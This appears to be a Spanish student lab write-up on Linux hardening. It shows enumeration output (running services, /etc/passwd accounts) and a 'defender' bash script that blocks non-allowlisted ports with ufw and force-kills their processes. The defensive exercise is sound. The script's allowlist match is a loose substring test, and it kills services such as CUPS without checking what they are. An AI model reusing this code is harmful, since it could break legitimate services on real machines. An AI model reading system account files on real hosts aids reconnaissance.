== 2025-10-01T17:49:13+02:00 ==
systemctl list-units --type=service --state=running
UNIT          LOAD  ACTIVE SUB   DESCRIPTION
accounts-daemon.service loaded active running Accounts Service
anacron.service   loaded active running Run anacron jobs
avahi-daemon.service loaded active running Avahi mDNS/DNS-SD Stack
colord.service    loaded active running Manage, Install and Generate Color Profiles
cron.service     loaded active running Regular background program processing daemon
cups-browsed.service loaded active running Make remote CUPS printers available locally
cups.service      loaded active running CUPS Scheduler
dbus.service      loaded active running D-Bus System Message Bus
fwupd.service     loaded active running Firmware update daemon
gdm.service       loaded active running GNOME Display Manager
gnome-remote-desktop.service loaded active running GNOME Remote Desktop
HugoGD.service    loaded active running Servidor de archivos
kerneloops.service loaded active running Tool to automatically collect and submit kernel crash signatures
ModemManager.service loaded active running Modem Manager
NetworkManager.service loaded active running Network Manager
packagekit.service loaded active running PackageKit Daemon
polkit.service     loaded active running Authorization Manager
power-profiles-daemon.service loaded active running Power Profiles daemon
rsyslog.service    loaded active running System Logging Service
rtkit-daemon.service loaded active running RealtimeKit Scheduling Policy Service
snapd.service     loaded active running Snap Daemon
ssh.service       loaded active running OpenBSD Secure Shell server
switcheroo-control.service loaded active running Switcheroo Control Proxy service
systemd-journald.service loaded active running Journal Service
systemd-logind.service loaded active running User Login Management
systemd-oomd.service loaded active running Userspace Out-Of-Memory (OOM) Killer
systemd-resolved.service loaded active running Network Name Resolution
systemd-timesyncd.service loaded active running Network Time Synchronization
systemd-udevd.service loaded active running Rule-based Manager for Device Events and Files
udisks2.service    loaded active running Disk Manager
unattended-upgrades.service loaded active running Unattended Upgrades Shutdown
upower.service     loaded active running Daemon for power management
user@1000.service   loaded active running User Manager for UID 1000
wpa_supplicant.service loaded active running WPA supplicant

Legend: LOAD  â†' Reflects whether the unit definition was properly loaded.
          ACTIVE â†' The high-level unit activation state, i.e. generalization of SUB.
          SUB   â†' The low-level unit activation state, values depend on unit type.

34 loaded units listed.
```


User_txt:

```
== 2025-10-01T17:49:13+02:00 ==
Usuario actual: alumnat
Usuarios en /etc/passwd (sin contraseñas):
root uid:0 gid:0 home:/root shell:/bin/bash
daemon uid:1 gid:1 home:/usr/sbin shell:/usr/sbin/nologin
bin uid:2 gid:2 home:/bin shell:/usr/sbin/nologin
sys uid:3 gid:3 home:/dev shell:/usr/sbin/nologin
sync uid:4 gid:65534 home:/bin shell:/bin/sync
games uid:5 gid:60 home:/usr/games shell:/usr/sbin/nologin
man uid:6 gid:12 home:/var/cache/man shell:/usr/sbin/nologin
lp uid:7 gid:7 home:/var/spool/lpd shell:/usr/sbin/nologin
mail uid:8 gid:8 home:/var/mail shell:/usr/sbin/nologin
news uid:9 gid:9 home:/var/spool/news shell:/usr/sbin/nologin
uucp uid:10 gid:10 home:/var/spool/uucp shell:/usr/sbin/nologin
proxy uid:13 gid:13 home:/bin shell:/usr/sbin/nologin
www-data uid:33 gid:33 home:/var/www shell:/usr/sbin/nologin
backup uid:34 gid:34 home:/var/backups shell:/usr/sbin/nologin
list uid:38 gid:38 home:/var/list shell:/usr/sbin/nologin
irc uid:39 gid:39 home:/run/ircd shell:/usr/sbin/nologin
apt uid:42 gid:65534 home:/nonexistent shell:/usr/sbin/nologin
nobody uid:65534 gid:65534 home:/nonexistent shell:/usr/sbin/nologin
systemd-network uid:998 gid:998 home:/ shell:/usr/sbin/nologin
systemd-timesync uid:996 gid:996 home:/ shell:/usr/sbin/nologin
dhcpcd uid:100 gid:65534 home:/usr/lib/dhcpcd shell:/bin/false
messagebus uid:101 gid:101 home:/nonexistent shell:/usr/sbin/nologin
syslog uid:102 gid:102 home:/nonexistent shell:/usr/sbin/nologin
systemd-resolve uid:991 gid:991 home:/ shell:/usr/sbin/nologin
uuidd uid:103 gid:103 home:/run/uuidd shell:/usr/sbin/nologin
usbmux uid:104 gid:46 home:/var/lib/usbmux shell:/usr/sbin/nologin
tss uid:105 gid:105 home:/var/lib/tpm shell:/bin/false
systemd-oom uid:990 gid:990 home:/ shell:/usr/sbin/nologin
kernoops uid:106 gid:65534 home:/ shell:/usr/sbin/nologin
whoopsie uid:107 gid:109 home:/nonexistent shell:/bin/false
dnsmasq uid:999 gid:65534 home:/var/lib/misc shell:/usr/sbin/nologin
avahi uid:108 gid:111 home:/run/avahi-daemon shell:/usr/sbin/nologin
tcpdump uid:109 gid:112 home:/nonexistent shell:/usr/sbin/nologin
sssd uid:110 gid:113 home:/var/lib/sssd shell:/usr/sbin/nologin
speech-dispatcher uid:111 gid:29 home:/run/speech-dispatcher shell:/bin/false
cups-pk-helper uid:112 gid:114 home:/nonexistent shell:/usr/sbin/nologin
fwupd-refresh uid:989 gid:989 home:/var/lib/fwupd shell:/usr/sbin/nologin
saned uid:113 gid:116 home:/var/lib/saned shell:/usr/sbin/nologin
geoclue uid:114 gid:117 home:/var/lib/geoclue shell:/usr/sbin/nologin
cups-browsed uid:115 gid:114 home:/nonexistent shell:/usr/sbin/nologin
hplip uid:116 qid:7 home:/run/hplip shell:/bin/false
```

Parte defensor

Ahora crearemos un SCRIPT que hara un analisis de puertos abiertos y le pasaremos un listado de puertos que queramos tener abiertos.

```
#!/bin/bash

# ===== CONFIGURACIÓN =====
LOGFILE="/var/log/puertos_auditor.log"
BASE_PORTS=(22 53 80 443 123) # Puertos permitidos
UFW="/usr/sbin/ufw"

# Crear log si no existe
touch "$LOGFILE"
chmod 600 "$LOGFILE"

log() {
    echo "$(date +'%Y-%m-%d %H:%M:%S') $1" | tee -a "$LOGFILE"
}

log "===== INICIO DE AUDITORÍA DE PUERTOS ====="

# ===== LISTAR PUERTOS ABIERTOS =====
log "Escaneando puertos abiertos..."
if ! command -v ss >/dev/null 2>&1; then
    log "ERROR: ss no está instalado. Instalando..."
    sudo apt update && sudo apt install -y iproute2
fi

OPEN_PORTS=$(ss -tuln | awk 'NR>1 {split($5,a,":"); print a[length(a)]}' | sort -n | uniq)

log "Puertos detectados: $OPEN_PORTS"
```

```

# ===== REVISAR Y CERRAR =====
for port in $OPEN_PORTS; do
    if [[ ! " ${BASE_PORTS[@]} " =~ "$port" ]]; then
        log "⚠ Puerto NO permitido detectado: $port"

        # Bloquear puerto en UFW
        if sudo $UFW status | grep -q "$port"; then
            log "Puerto $port ya bloqueado en UFW."
        else
            log "Bloqueando puerto $port en UFW..."
            sudo $UFW deny "$port" >> "$LOGFILE" 2>&1 && \
                log "Puerto $port bloqueado en firewall."
        fi

        # Matar proceso escuchando en el puerto
        PID=$(ss -tulnp | grep ":$port" | awk '{print $7}' | cut -d',' -f2 | cut -d'=' -f2 | head -n1)
        if [ -n "$PID" ]; then
            log "Matando proceso PID $PID que escucha en puerto $port..."
            sudo kill -9 "$PID" && \
                log "Proceso $PID terminado." || log "ERROR: No pude matar el
proceso."
        else
            log "No encontré proceso activo para puerto $port."
        fi
    else
        log "Puerto permitido: $port"
    fi
done


```

Lo ejecutamos para comprobar a ver que pasa

```

alumnat@alumnat-VirtualBox:~/Escriptori$ sudo ./Auditor.sh
2025-10-08 17:53:52 ===== INICIO DE AUDITORÍA DE PUERTOS =====
2025-10-08 17:53:52 Escaneando puertos abiertos...
2025-10-08 17:53:52 Puertos detectados: 22
53
631
8080
2025-10-08 17:53:52 Puerto permitido: 22
2025-10-08 17:53:52 Puerto permitido: 53
2025-10-08 17:53:52 ⚠ Puerto NO permitido detectado: 631
2025-10-08 17:53:52 Puerto 631 ya bloqueado en UFW.
2025-10-08 17:53:52 Matando proceso PID 7222 que escucha en puerto 631...
2025-10-08 17:53:52 Proceso 7222 terminado.
2025-10-08 17:53:52 ⚠ Puerto NO permitido detectado: 8080
2025-10-08 17:53:52 Puerto 8080 ya bloqueado en UFW.
2025-10-08 17:53:52 Matando proceso PID 10427 que escucha en puerto 8080...
2025-10-08 17:53:52 Proceso 10427 terminado.
2025-10-08 17:53:52 ===== FIN DE AUDITORÍA DE PUERTOS =====
alumnat@alumnat-VirtualBox:~/Escriptori$ 

```



Archivos Importantes

TARGET:

/etc/systemd/system/HugoGD.target

SERVICE:

/etc/systemd/system/HugoGD.service

SCRIPT:

/usr/local/hugogd_script_sh